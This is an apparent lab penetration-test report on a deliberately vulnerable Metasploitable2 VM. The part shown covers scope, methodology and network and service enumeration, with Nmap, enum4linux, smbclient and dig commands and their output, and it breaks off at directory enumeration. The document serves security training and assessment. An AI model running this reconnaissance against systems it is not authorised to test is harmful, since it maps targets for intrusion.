

Rabbit Pvt. Ltd. — Internal VAPT Assessment Report

Prepared by: Arjun K

Role: Junior Penetration Tester

Client: Rabbit Pvt. Ltd.

Target System: Metasploitable2 (Linux 2.6.24-16-server)

Date: August 3, 2026

Table of Contents

1. Executive Summary	3
2. Scope	4
3. Methodology	5
4. Findings	6
4.1 Network Reconnaissance	6
4.2 Service Enumeration	11
4.3 Web Enumeration	15
4.4 Vulnerability Identification	18
4.5 Exploitation	18
4.6 Web Security Assessment (DVWA)	20
4.6.1 SQL Injection	20
4.6.2 Reflected Cross-Site Scripting	22
5. Risk Summary Table	24
6. Remediation Recommendations	25
7. Conclusion	26
8. Appendix — Commands Reference & Screenshot Index	27

1. Executive Summary

Rabbit Pvt. Ltd. engaged an internal security assessment of a designated lab environment to identify exploitable vulnerabilities before they could be leveraged by malicious actors. This assessment targeted a Metasploitable2 virtual machine (192.168.56.101), a deliberately vulnerable Linux system used to simulate a poorly maintained internal server, from an attacker machine running Kali Linux (192.168.56.102) on an isolated host-only network.

The assessment followed a structured methodology spanning network reconnaissance, service enumeration, web application enumeration, vulnerability identification, active exploitation, and web application security testing. A total of 30 open TCP ports were identified, spanning legacy and unpatched services including FTP, Telnet, SMB, and multiple database engines. Five significant vulnerabilities were formally identified and rated by severity, the most critical being a remotely exploitable backdoor in the FTP service (vsftpd 2.3.4) and a critical remote code execution flaw in the Samba service — both of which are known to allow unauthenticated attackers to gain full root-level access to the system.

Exploitation of the vsftpd backdoor was successfully demonstrated, resulting in complete root-level compromise of the target system, confirmed via `whoami` and `id` command execution. Additionally, two OWASP Top 10 web application vulnerabilities — SQL Injection and Reflected Cross-Site Scripting — were demonstrated against the DVWA application hosted on the same server, both successfully exploited to retrieve sensitive data and execute arbitrary client-side script respectively.

These findings indicate the assessed system, if representative of production infrastructure, would pose a severe and immediate risk to the organization, with multiple independent paths to full system compromise available to an unauthenticated attacker. Remediation priorities and detailed recommendations are provided in Section 6 of this report.

2. Scope

This assessment was conducted against a single designated target within an isolated internal lab environment, per the engagement scope defined by Rabbit Pvt. Ltd.

In-scope target:

- Metasploitable2 VM — IP Address: 192.168.56.101 (MAC: 08:00:27:5F:1B:CE)

Attacker system:

- Kali Linux — IP Address: 192.168.56.102

Network:

- Isolated Host-Only Adapter network, subnet 192.168.56.0/24, ensuring no exposure to external networks or production systems during testing.

Testing boundaries: All testing was performed within the isolated lab network with no connectivity to external or production systems. Testing activities included network scanning, service enumeration, web application enumeration, vulnerability scanning, and controlled exploitation of identified vulnerabilities, including post-exploitation verification (system identity confirmation only — no data exfiltration, persistence mechanisms, or destructive actions were performed).

Out of scope: Any system outside the 192.168.56.0/24 subnet, denial-of-service testing, and any exploitation beyond verification of access (no lateral movement or privilege abuse beyond initial compromise confirmation).

3. Methodology

This assessment followed a structured eight-phase methodology aligned with industry-standard internal penetration testing practices:

1. **Environment Setup & Connectivity Verification** — VM provisioning and network configuration were validated via ICMP connectivity testing prior to active assessment.
2. **Network Reconnaissance** — Nmap was used for host discovery, full TCP port scanning, targeted service/version detection, OS fingerprinting, and UDP scanning.
3. **Service Enumeration** — Protocol-specific enumeration was performed against FTP, SSH, SMB, SMTP, and DNS services using `enum4linux`, `smbclient`, `dig`, and Nmap NSE scripts.
4. **Web Enumeration** — `WhatWeb`, `Gobuster`, and `Nikto` were used to fingerprint web technologies, discover hidden directories and files, and identify web server misconfigurations.
5. **Vulnerability Identification** — Findings from all prior phases were consolidated, cross-referenced against known CVEs, and assigned CVSS-informed severity ratings.
6. **Exploitation** — A confirmed critical vulnerability was actively exploited using Metasploit Framework to validate real-world impact.
7. **Web Security Assessment** — Two OWASP Top 10 vulnerability classes were demonstrated against the DVWA web application hosted on the target.
8. **Reporting** — Findings were documented following a consistent evidence-based structure, including reproduction steps, screenshot evidence, impact analysis, and remediation guidance.

Tools used: Nmap, enum4linux, smbclient, dig, WhatWeb, Gobuster, Nikto, Metasploit Framework, Burp Suite, DVWA.

4. Findings

4.1 Network Reconnaissance

Host Discovery

```
Metasploitable2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
nsfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:1f:1b:ce
          inet addr:192.168.56.101  Bcast:192.168.56.255  Mask:255.255.0
          inet6 addr: fe80::a08:27ff:fe5f:1bce/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3 errors:0 dropped:0 overruns:0 frame:0
          TX packets:29 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1252 (1.2 KB)  TX bytes:3638 (3.5 KB)
          Base address:0x4020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:91 errors:0 dropped:0 overruns:0 frame:0
          TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19301 (18.8 KB)  TX bytes:19301 (18.8 KB)

nsfadmin@metasploitable:~$ _
```

IP Address	Description	IP Address	Description	IP Address
192.168.56.1	Host interface / Gateway	192.168.56.1	Host interface / Gateway	192.168.56.1
192.168.56.100	VirtualBox Virtual NIC	192.168.56.100	VirtualBox Virtual NIC	192.168.56.100
192.168.56.101	Metasploitable2 (Target)	192.168.56.101	Metasploitable2 (Target)	192.168.56.101
192.168.56.102	Kali Linux (Attacker)	192.168.56.102	Kali Linux (Attacker)	192.168.56.102

IP Address	Description	IP Address	Description	IP Address
192.168.56.1	Host interface / Gateway	192.168.56.1	Host interface / Gateway	192.168.56.1

Full TCP Port Scan

```
(kali@kali)-[~/rabbit_vapt]
$ nmap -p- -T4 -oN nmap_tcp_allports.txt 192.168.56.101
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-03 01:20 EDT
Nmap scan report for 192.168.56.101
Host is up (0.064s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  msgsrvr
37738/tcp open  unknown
41159/tcp open  unknown
46117/tcp open  unknown
58012/tcp open  unknown
MAC Address: 08:00:27:5F:1B:CE (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 43.28 seconds
```

Targeted Service & Version Detection

```
(kali@kali) [~/rabbit_vapt]
$ nmap -sV -sC -p 21,22,23,25,53,80,111,139,445,512,513,514,1099,1524,2049,2121,3306,3632,5432,5900,6000,6667,8009,8180,8787 -oN nmap_service_detect.txt 192.168.56.101
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-03 01:23 EDT
Nmap scan report for 192.168.56.101
Host is up (0.015s latency).

PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to 192.168.56.102
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     vsFTPd 2.3.4 - secure, fast, stable
|_ End of status
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|_  1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
|_ ssl-date: 2026-08-03T05:14:17+00:00; -9m31s from scanner time.
|_ ssl-cert: Subject: commonName=ubuntu004-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
|_ Not valid before: 2010-03-17T14:07:45
|_ Not valid after: 2010-04-16T14:07:45
|_ smtp-command: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
|_ sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|_ 53/tcp    open  domain       ISC BIND 9.4.2
|_ dns-nsid:
|_   bind.version: 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_ http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_ http-title: Metasploitable2 - Linux
111/tcp   open  rpcbind      2 (RPC #100000)
| rpcinfo:
|_  program version  port/proto  service
|_  100000  2          111/tcp    rpcbind
```

Open Ports & Services Table

Port	Protocol	Service	Version
21	tcp	FTP	vsftpd 2.3.4
22	tcp	SSH	OpenSSH 4.7p1 Debian 8ubuntu1
23	tcp	Telnet	Linux telnetd
25	tcp	SMTP	Postfix smtpd
53	tcp	DNS	ISC BIND 9.4.2
80	tcp	HTTP	Apache httpd 2.2.8 (Ubuntu) DAV/2
111	tcp	RPC	rpcbind
139/445	tcp	SMB	Samba smbd 3.0.20-Debian
512	tcp	exec	netkit-rsh rexecd
513	tcp	login	—
514	tcp	shell	Netkit rshd

1099	tcp	RMI Registry	GNU Classpath grmiregistry
1524	tcp	ingreslock	Metasploitable root shell (bindshell)
2049	tcp	NFS	—
2121	tcp	FTP (alt)	ProFTPD 1.3.1
3306	tcp	MySQL	MySQL 5.0.51a-3ubuntu5
3632	tcp	distccd	distccd v1 (GNU 4.2.4)
5432	tcp	PostgreSQL	PostgreSQL 8.3.0–8.3.7
5900	tcp	VNC	protocol 3.3
6000	tcp	X11	—
6667/6697	tcp	IRC	UnrealIRCd
8009	tcp	AJP	Apache JServ Protocol v1.3
8180	tcp	HTTP (Tomcat)	Apache Tomcat/Coyote JSP engine 1.1
8787	tcp	Ruby DRb	Ruby 1.8

OS Detection

```

Nmap done: 1 IP address (1 host up) scanned in 41.98 seconds
(kali@kali)-[~/rabbit_vapt]
$ sudo nmap -O 192.168.56.101 -oN nmap_os_detect.txt
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-03 01:24 EDT
Nmap scan report for 192.168.56.101
Host is up (0.011s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:5F:1B:CE (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.02 seconds

```

UDP Scan (Top 20 Ports)

```
(kali@kali)-[~/rabbit_vapt]
$ sudo nmap -sU --top-ports 20 192.168.56.101 -oN nmap_udp.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-03 01:25 EDT
Nmap scan report for 192.168.56.101
Host is up (0.017s latency).

PORT      STATE      SERVICE
53/udp    open       domain
67/udp    open|filtered dhcp
68/udp    open|filtered dhcp
69/udp    open|filtered tftp
123/udp   open|filtered ntp
135/udp   open|filtered msrpc
137/udp   open       netbios-ns
138/udp   open|filtered netbios-dgm
139/udp   open|filtered netbios-ssn
161/udp   closed     snmp
162/udp   open|filtered snmptrap
445/udp   closed     microsoft-ds
500/udp   open|filtered isakmp
514/udp   open|filtered syslog
520/udp   open|filtered route
631/udp   closed     ipp
1434/udp  closed     ms-sql-m
1900/udp  open|filtered upnp
4500/udp  closed     nat-t-ike
49152/udp open|filtered unknown
MAC Address: 08:00:27:5F:1B:CE (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 14.41 seconds
```

State	Ports
Open	53/udp (domain), 137/udp (netbios-ns)
Closed	161/udp (snmp), 445/udp, 631/udp, 1434/udp, 4500/udp
Open filtered	67, 68, 69, 123, 135, 138, 139, 162, 500, 514, 520, 1900, 49152 (udp)

4.2 Service Enumeration

FTP (Port 21)

```
(kali@kali)-[~/rabbit_vapt]
$ nmap -p 21 -sC -sV 192.168.56.101
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-03 01:31 EDT
Nmap scan report for 192.168.56.101
Host is up (0.020s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
|_ ftp-syst:
|_   STAT:
|_   FTP server status:
|_     Connected to 192.168.56.102
|_     Logged in as ftp
|_     TYPE: ASCII
|_     No session bandwidth limit
|_     Session timeout in seconds is 300
|_     Control connection is plain text
|_     Data connections will be plain text
|_     vsFTPd 2.3.4 - secure, fast, stable
|_ End of status
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
MAC Address: 08:00:27:5F:1B:CE (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.03 seconds
```

SSH (Port 22)

```
(kali@kali)-[~/rabbit_vapt]
$ nmap -p 22 -sC -sV 192.168.56.101
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-03 01:32 EDT
Nmap scan report for 192.168.56.101
Host is up (0.015s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ ssh-hostkey:
|_   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
MAC Address: 08:00:27:5F:1B:CE (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.74 seconds
```

SMB (Ports 139/445)

```
(kali@kali)-[~/rabbit_vapt]
$ enum4linux -s 192.168.56.101
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Mon Aug 3 01:33:21 2026

( Target Information )
-----
Target ..... 192.168.56.101
RID Range ..... 500-550,1000-1050
Username ..... 
Password ..... 
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

( Enumerating Workgroup/Domain on 192.168.56.101 )
-----
[+] Got domain/workgroup name: WORKGROUP

( Nbtstat Information for 192.168.56.101 )
-----
Looking up status of 192.168.56.101
METASPLOITABLE <00> - B <ACTIVE> Workstation Service
METASPLOITABLE <03> - B <ACTIVE> Messenger Service
METASPLOITABLE <20> - B <ACTIVE> File Server Service
.._MSBROWSE_.. <01> - <GROUP> B <ACTIVE> Master Browser
WORKGROUP <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
WORKGROUP <1d> - B <ACTIVE> Master Browser
WORKGROUP <1e> - <GROUP> B <ACTIVE> Browser Service Elections
MAC Address = 00-00-00-00-00-00

( Session Check on 192.168.56.101 )
-----
[+] Server 192.168.56.101 allows sessions using username '', password ''

( Getting domain SID for 192.168.56.101 )
-----
Domain Name: WORKGROUP
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup

( OS information on 192.168.56.101 )
-----
```

```

index: 0x1 RID: 0x3f2 acb: 0x00000011 Account: games Name: games Desc: (null)
index: 0x2 RID: 0x1f5 acb: 0x00000011 Account: nobody Name: nobody Desc: (null)
index: 0x3 RID: 0x4ba acb: 0x00000011 Account: bind Name: (null) Desc: (null)
index: 0x4 RID: 0x402 acb: 0x00000011 Account: proxy Name: proxy Desc: (null)
index: 0x5 RID: 0x4b4 acb: 0x00000011 Account: syslog Name: (null) Desc: (null)
index: 0x6 RID: 0xbba acb: 0x00000010 Account: user Name: just a user,111,, Desc: (null)
index: 0x7 RID: 0x42a acb: 0x00000011 Account: www-data Name: www-data Desc: (null)
index: 0x8 RID: 0x3e8 acb: 0x00000011 Account: root Name: root Desc: (null)
index: 0x9 RID: 0x3fa acb: 0x00000011 Account: news Name: news Desc: (null)
index: 0xa RID: 0x4c0 acb: 0x00000011 Account: postgres Name: PostgreSQL administrator,,, Desc: (null)
index: 0xb RID: 0x3ec acb: 0x00000011 Account: bin Name: bin Desc: (null)
index: 0xc RID: 0x3f8 acb: 0x00000011 Account: mail Name: mail Desc: (null)
index: 0xd RID: 0x4c6 acb: 0x00000011 Account: distccd Name: (null) Desc: (null)
index: 0xe RID: 0x4ca acb: 0x00000011 Account: proftpd Name: (null) Desc: (null)
index: 0xf RID: 0x4b2 acb: 0x00000011 Account: dhcp Name: (null) Desc: (null)
index: 0x10 RID: 0x3ea acb: 0x00000011 Account: daemon Name: daemon Desc: (null)
index: 0x11 RID: 0x4b8 acb: 0x00000011 Account: sshd Name: (null) Desc: (null)
index: 0x12 RID: 0x3f4 acb: 0x00000011 Account: man Name: man Desc: (null)
index: 0x13 RID: 0x3f6 acb: 0x00000011 Account: lp Name: lp Desc: (null)
index: 0x14 RID: 0x4c2 acb: 0x00000011 Account: mysql Name: MySQL Server,,, Desc: (null)
index: 0x15 RID: 0x43a acb: 0x00000011 Account: gnats Name: Gnats Bug-Reporting System (admin) Desc: (null)
index: 0x16 RID: 0x4b0 acb: 0x00000011 Account: libuuid Name: (null) Desc: (null)
index: 0x17 RID: 0x42c acb: 0x00000011 Account: backup Name: backup Desc: (null)
index: 0x18 RID: 0xb8b acb: 0x00000010 Account: msfadmin Name: msfadmin,,, Desc: (null)
index: 0x19 RID: 0x4c8 acb: 0x00000011 Account: telnetd Name: (null) Desc: (null)
index: 0x1a RID: 0x3ee acb: 0x00000011 Account: sys Name: sys Desc: (null)
index: 0x1b RID: 0x4b6 acb: 0x00000011 Account: klog Name: (null) Desc: (null)
index: 0x1c RID: 0x4bc acb: 0x00000011 Account: postfix Name: (null) Desc: (null)
index: 0x1d RID: 0xbbc acb: 0x00000011 Account: service Name:,,, Desc: (null)
index: 0x1e RID: 0x434 acb: 0x00000011 Account: list Name: Mailing List Manager Desc: (null)
index: 0x1f RID: 0x436 acb: 0x00000011 Account: irc Name: ircd Desc: (null)
index: 0x20 RID: 0x4be acb: 0x00000011 Account: ftp Name: (null) Desc: (null)
index: 0x21 RID: 0x4c4 acb: 0x00000011 Account: tomcat55 Name: (null) Desc: (null)
index: 0x22 RID: 0x3f0 acb: 0x00000011 Account: sync Name: sync Desc: (null)
index: 0x23 RID: 0x3fc acb: 0x00000011 Account: uucp Name: uucp Desc: (null)

user:[games] rid:[0x3f2]
user:[nobody] rid:[0x1f5]
user:[bind] rid:[0x4ba]
user:[proxy] rid:[0x402]
user:[syslog] rid:[0x4b4]
user:[user] rid:[0xbba]
user:[www-data] rid:[0x42a]
user:[root] rid:[0x3e8]
user:[news] rid:[0x3fa]
user:[postgres] rid:[0x4c0]
user:[bin] rid:[0x3ec]
user:[mail] rid:[0x3f8]
user:[distccd] rid:[0x4c6]
user:[proftpd] rid:[0x4ca]

```

``` ===== (Password Policy Information for 192.168.56.101) ===== ```

Password:

[+] Attaching to 192.168.56.101 using a NULL share

[+] Trying protocol 139/SMB ...

[+] Found domain(s):

```

[+] METASPLOITABLE
[+] Builtin

```

[+] Password Info for Domain: METASPLOITABLE

```

[+] Minimum password length: 5
[+] Password history length: None
[+] Maximum password age: Not Set
[+] Password Complexity Flags: 000000

```

```

[+] Domain Refuse Password Change: 0
[+] Domain Password Store Cleartext: 0
[+] Domain Password Lockout Admins: 0
[+] Domain Password No Clear Change: 0
[+] Domain Password No Anon Change: 0
[+] Domain Password Complex: 0

```

```

[+] Minimum password age: None
[+] Reset Account Lockout Counter: 30 minutes
[+] Locked Account Duration: 30 minutes
[+] Account Lockout Threshold: None
[+] Forced Log off Time: Not Set

```

[+] Retrieved partial password policy with rpcclient:

Password Complexity: Disabled
Minimum Password Length: 0

```
[+] Enumerating users using SID S-1-5-21-1042354039-2475377354-766472396 and logon username '', password ''
```

```
S-1-5-21-1042354039-2475377354-766472396-500 METASPLOITABLE\Administrator (Local User)
S-1-5-21-1042354039-2475377354-766472396-501 METASPLOITABLE\nobody (Local User)
S-1-5-21-1042354039-2475377354-766472396-512 METASPLOITABLE\Domain Admins (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-513 METASPLOITABLE\Domain Users (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-514 METASPLOITABLE\Domain Guests (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1000 METASPLOITABLE\root (Local User)
S-1-5-21-1042354039-2475377354-766472396-1001 METASPLOITABLE\root (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1002 METASPLOITABLE\daemon (Local User)
S-1-5-21-1042354039-2475377354-766472396-1003 METASPLOITABLE\daemon (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1004 METASPLOITABLE\bin (Local User)
S-1-5-21-1042354039-2475377354-766472396-1005 METASPLOITABLE\bin (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1006 METASPLOITABLE\sys (Local User)
S-1-5-21-1042354039-2475377354-766472396-1007 METASPLOITABLE\sys (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1008 METASPLOITABLE\sync (Local User)
S-1-5-21-1042354039-2475377354-766472396-1009 METASPLOITABLE\adm (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1010 METASPLOITABLE\games (Local User)
S-1-5-21-1042354039-2475377354-766472396-1011 METASPLOITABLE\tty (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1012 METASPLOITABLE\man (Local User)
S-1-5-21-1042354039-2475377354-766472396-1013 METASPLOITABLE\disk (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1014 METASPLOITABLE\lp (Local User)
S-1-5-21-1042354039-2475377354-766472396-1015 METASPLOITABLE\lp (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1016 METASPLOITABLE\mail (Local User)
S-1-5-21-1042354039-2475377354-766472396-1017 METASPLOITABLE\mail (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1018 METASPLOITABLE\news (Local User)
S-1-5-21-1042354039-2475377354-766472396-1019 METASPLOITABLE\news (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1020 METASPLOITABLE\wuocp (Local User)
S-1-5-21-1042354039-2475377354-766472396-1021 METASPLOITABLE\wuocp (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1025 METASPLOITABLE\man (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1026 METASPLOITABLE\proxy (Local User)
S-1-5-21-1042354039-2475377354-766472396-1027 METASPLOITABLE\proxy (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1031 METASPLOITABLE\kmem (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1041 METASPLOITABLE\dialout (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1043 METASPLOITABLE\fax (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1045 METASPLOITABLE\voice (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1049 METASPLOITABLE\cdrom (Domain Group)
```

```
===== ( Getting printer info for 192.168.56.101 ) =====
```

```
No printers returned.
```

```
enum4linux complete on Mon Aug 3 01:33:40 2026
```

Key findings:

- Null session access permitted (empty username/password)
- NetBIOS name: **METASPLOITABLE**, Workgroup: **WORKGROUP**
- Domain SID: **S-1-5-21-1042354039-2475377354-766472396**
- 35 user accounts enumerated via RID cycling, including **root**, **msfadmin**, **postgres**, **www-data**, **nobody**, **user**, **service**, **distccd**
- Shares: **print\$**, **tmp** (world-writable — listing and mapping both OK), **opt** (access denied), **IPC\$**, **ADMIN\$**
- Password policy: minimum length 0, complexity disabled

Confirmed anonymous access to all shares without credential prompt.

```
(kali@kali)-[~/rabbit_vapt]
$ smbclient -L //192.168.56.101/ -N
Anonymous login successful
```

Sharename	Type	Comment
print\$	Disk	Printer Drivers
tmp	Disk	oh noes!
opt	Disk	
IPC\$	IPC	IPC Service (metasploitable server (Samba 3.0.20-Debian))
ADMIN\$	IPC	IPC Service (metasploitable server (Samba 3.0.20-Debian))

```
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful
```

Server	Comment
Workgroup	Master
WORKGROUP	METASPLOITABLE

SMTP (Port 25)

```
WORKGROUP METASPLOITABLE
(kali@kali)-[~/rabbit_vapt]
$ nmap -p 25 -sC -sV 192.168.56.101
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-03 01:45 EDT
Nmap scan report for 192.168.56.101
Host is up (0.014s latency).

PORT      STATE SERVICE VERSION
25/tcp    open  smtp    Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
|_sslv2:
|_SSLv2 supported
|_ciphers:
|_SSL2_DES_64_CBC_WITH_MD5
|_SSL2_RC4_128_WITH_MD5
|_SSL2_DES_192_EDE3_CBC_WITH_MD5
|_SSL2_RC4_128_EXPORT40_WITH_MD5
|_SSL2_RC2_128_CBC_WITH_MD5
|_SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
|_Not valid before: 2010-03-17T14:07:45
|_Not valid after: 2010-04-16T14:07:45
|_ssl-date: 2026-08-03T05:22:58+00:00; -22m22s from scanner time.
MAC Address: 08:00:27:5F:1B:CE (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Host: metasploitable.localdomain

Host script results:
|_clock-skew: -22m22s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.76 seconds

(kali@kali)-[~/rabbit_vapt]
$ nmap -p 25 --script smtp-enum-users 192.168.56.101
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-03 01:45 EDT
Nmap scan report for 192.168.56.101
Host is up (0.011s latency).

PORT      STATE SERVICE
25/tcp    open  smtp
|_smtp-enum-users:
|_Method RCPT returned a unhandled status code.
MAC Address: 08:00:27:5F:1B:CE (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.27 seconds
```

Postfix smtpd; SSLv2 supported with weak ciphers (DES_64_CBC, RC4_128); certificate expired in 2010.

DNS (Port 53)

```
(kali@kali)-[~/rabbit_vapt]
$ dig @192.168.56.101 version.bind chaos txt

; <<>> DiG 9.20.15-2-Debian <<>> @192.168.56.101 version.bind chaos txt
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 27783
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1
;; WARNING: recursion requested but not available

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;version.bind.                CH      TXT

;; ANSWER SECTION:
version.bind.                 0       CH      TXT      "9.4.2"

;; AUTHORITY SECTION:
version.bind.                 0       CH      NS       version.bind.

;; Query time: 15 msec
;; SERVER: 192.168.56.101#53(192.168.56.101) (UDP)
;; WHEN: Mon Aug 03 01:46:34 EDT 2026
;; MSG SIZE rcvd: 73
```

Response: "9.4.2" — exact BIND version directly disclosed.

Observation: The combination of anonymous FTP access, null SMB sessions permitting full user enumeration, and directly disclosed software versions across nearly every service represents a severe information disclosure risk on its own, independent of any specific exploit — this level of exposure gives an attacker a near-complete map of the system's users, shares, and exact software versions before any exploitation attempt begins.

4.3 Web Enumeration

Technology Fingerprinting (WhatWeb)

```
(kali@kali)-[~/rabbit_vapt]
$ whatweb http://192.168.56.101
http://192.168.56.101 [200 OK] Apache[2.2.8], Country[RESERVED][22], HTTPServer[Ubuntu Linux][Apache/2.2.8 (Ubuntu) DAV/2], IP[192.168.56.101], PHP[5.2.4-2ubuntu5.10], Title[Metasploitable2 - Linux], WebDAV[2], X-Powered-By[PHP/5.2.4-2ubuntu5.10]
```

Result: Apache 2.2.8 (Ubuntu) DAV/2, PHP 5.2.4-2ubuntu5.10, Title: "Metasploitable2 - Linux".

Directory Enumeration (Gobuster)

```
(kali@kali)-[~/rabbit_vapt]
